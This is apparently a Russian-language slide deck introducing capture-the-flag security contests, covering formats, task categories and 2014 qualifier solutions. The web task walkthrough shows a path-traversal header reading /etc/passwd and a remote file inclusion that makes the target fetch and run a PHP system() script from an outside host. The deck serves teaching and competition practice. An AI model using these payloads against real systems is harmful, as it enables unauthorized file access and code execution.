CTF

Capture the flag

Соревнования CTF

CTF (Capture the flag) - командные соревнования по компьютерной безопасности.

Бывают двух типов:

- task-based/jeopardy
- classic

Зачем?

- Изучение Computer Science
- Решение интересных, иногда исследовательских задач
- Весело
- Стандартное время одного соревнования: 48 часов

Базовые знания

- Общие:
  - Английский язык
  - Умение пользоваться поисковиком
- Языки программирования
  - Bash
  - PHP
  - Python (или любой другой скриптовый язык)


Базовые знания

- Представление об Unix системах
  - где лежат конфиги
  - как настраивать
  - как сбросить пароль root
- Telnet/netcat
- POST/GET запросы

classic

В классической схеме соревнований каждая команда получает по серверу. На сервере есть несколько сервисов, которые надо защищать, а также атаковать сервисы других команд.

classic



- Команды настраивают VPN для подключения к сети
- Все пакеты уходят на главный роутер и приходят с него
- Команды не знают откуда точно приходят пакеты (от команды или от жюри)

classic

- Уязвимости в сервисах бывают самые разные
  - неправильные права доступа к файлам
  - лишние файла в директориях
  - различные уязвимости WEB (SQL-injection, XSS)
- Жюри использует сервис как обычный пользователь и оставляет там флаги
- Если у них это не получилось - штраф
- Задача команд украсть флаги оставленные жюри

classic

- Важно поддерживать все сервисы в работоспособном состоянии на протяжении всей игры
- Пока ваш сервис не поднят, вы не можете отправлять флаги по этому сервису
- Флаги появляются примерно раз в 15 секунд и время жизни одного флага обычно 15 минут
- Очень важно уметь автоматизировать сбор флагов

task-based/jeopardy

- Есть набор задачек (тасков)
- Решение на таск является “флаг”
- Бывают задачи на разные категории
  - admin
  - joy
  - stegano
  - reverse
  - recon
  - web
  - forensics
  - ppc
  - crypto

joy

- Задачи на получения удовольствия
- Могут быть самыми разными:
  - сделать селфи с командой
  - собрать картинку после шредера
  - найти место на карте по фотографии
- Никаких особых знаний не надо

recon

- Задачи на поиск в интернете
- Обычно жюри создают несколько фейковых личностей в интернете про которых надо узнать необходимую информацию
- Умение искать в сети

forensics

- forensics - задания компьютерной криминалистики
- чаще всего дается dump интернет трафика
- бывают задания на восстановление “испорченных” файлов

Sharif CTF Quals 2014
recover deleted file

Recover the disk and find the flag

ppc

- Professional Programming and Coding
- Надо автоматизировать какой-нибудь процесс
- При успешной автоматизации - будет флаг

crypto

- Задания на криптографию
- Базовые знания:
  - Все простые шифры (шифр перестановки, простой замены, одноразовый блокнот)
  - Представление о хэш функциях (md5, sha1)
  - Представление о шифрованиях с открытым и закрытым ключом (RSA)

web

- Задачи на уязвимости web
- Базовые знания:
  - cookies
  - SQL injection, XSS
  - POST/GET requests
  - PHP

RuCTF quals 2014
web 100

- Есть сайт, который умеет показываться на различных языках
- Выбор языка происходит в зависимости от значения в Header запроса `“Accept-Language” : “en”, “ru”`
- Если поставить `“Accept-Language”:”index.php”` сайт не загрузиться

RuCTF quals 2014
web 100

- “Accept-Language” : ”../../../../etc/passwd”
- Увидим список пользователей в системе
- Хочется получить сам файл index.php, а не результат его выполнения
- Напишем простой скрипт на php

```
<?php system(“cat index.php”) ?>
```

- “Accept-Language” : ”http://our_site.com/script.php”

stegano

- Стеганография - это наука о скрытой передаче информации путём сохранения в тайне самого факта передачи.
- Необходимо:
  - Уметь работать с изображения
  - Audacity

Shariff quals 2014
stego 100

Hear With Your Eyes

Аудио

- В аудио файлах бывает несколько дорожек
- Большинство файлов: стерео (два канала)
- Они часто одинаковые
- Можно добавить мусор во вторую дорожку


RuCTF 2014 quals
Stego 200 “HP”

- Задание: сказать, что сказал мужской голос
- Но в файле только главная тема Гарри Поттера
- Но можно услышать небольшие помехи

RuCTF 2014 quals
Stego 200 “HP”

- Откроем спектограмму

Канал без шумов




Левый канал

Канал с шумами

Правый канал

RuCTF 2014 quals
Stego 200 “HP”

- Вычтем первый канал из второго
- A - B = A + (-B)



RuCTF 2014 quals
Stego 200 “HP”

- Это просто последовательность бит

```
$ cat bytes.py
import scipy.io.wavfile

def convert(x):
    if x < 10000:
        return 0
    else:
        return 1

a = list(scipy.io.wavfile.read('bites.wav')[1])
with open('bytes.out', 'wb') as fout:
    for i in range(len(a) // 8):
        b = int(''.join([str(convert(a[i * 8 + j])) for j in range(8)]), 2)
        fout.write(chr(b))
$ python bytes.py
$ file bytes.out
bytes.out: RIFF (little-endian) data, WAVE audio, GSM 6.10, mono 44100 Hz
```


RuCTF 2014 quals
Stego 200 “HP”


```
$ cat bytes.py
import scipy.io.wavfile

def convert(x):
    if x < 10000:
        return 0
    else:
        return 1

a = list(scipy.io.wavfile.read('bites.wav')[1])
with open('bytes.out', 'wb') as fout:
    for i in range(len(a) // 8):
        b = int(''.join([str(convert(a[i * 8 + j])) for j in range(8)]), 2)
        fout.write(chr(b))
$ python bytes.py
$ file bytes.out
bytes.out: RIFF (little-endian) data, WAVE audio, GSM 6.10, mono 44100 Hz
```

- Получили другой аудио-файл

LSB (least significant bit)

Оригинальное изображение





Изображения, которые хотим спрятать


LSB/1 bit


LSB/2 bit

LSB/3 bit

LSB/4 bit

LSB/5 bit





LSB/6 bit

LSB/7 bit

Соревнования

- RuCTF (отбор в декабре, финал в апреле)
- VolgaCTF (отбор в мае, финал осенью)
- PhD (отбор зимой, финал в мае)
- Defcon (отбор в мае, финал в августе)
- Следить за новостями:
  - ctftime.org
  - ctfnews.ru

Соревнования

- Moscow CTF School (осень) (http://ctf.cs.msu.ru/)
- QCTF School (весна) (http://qctf.ru/)
- UFO CTF School (весна) (http://ufoctf.ru/)
- Некоторая теория:
  - https://github.com/xairy/mipt-ctf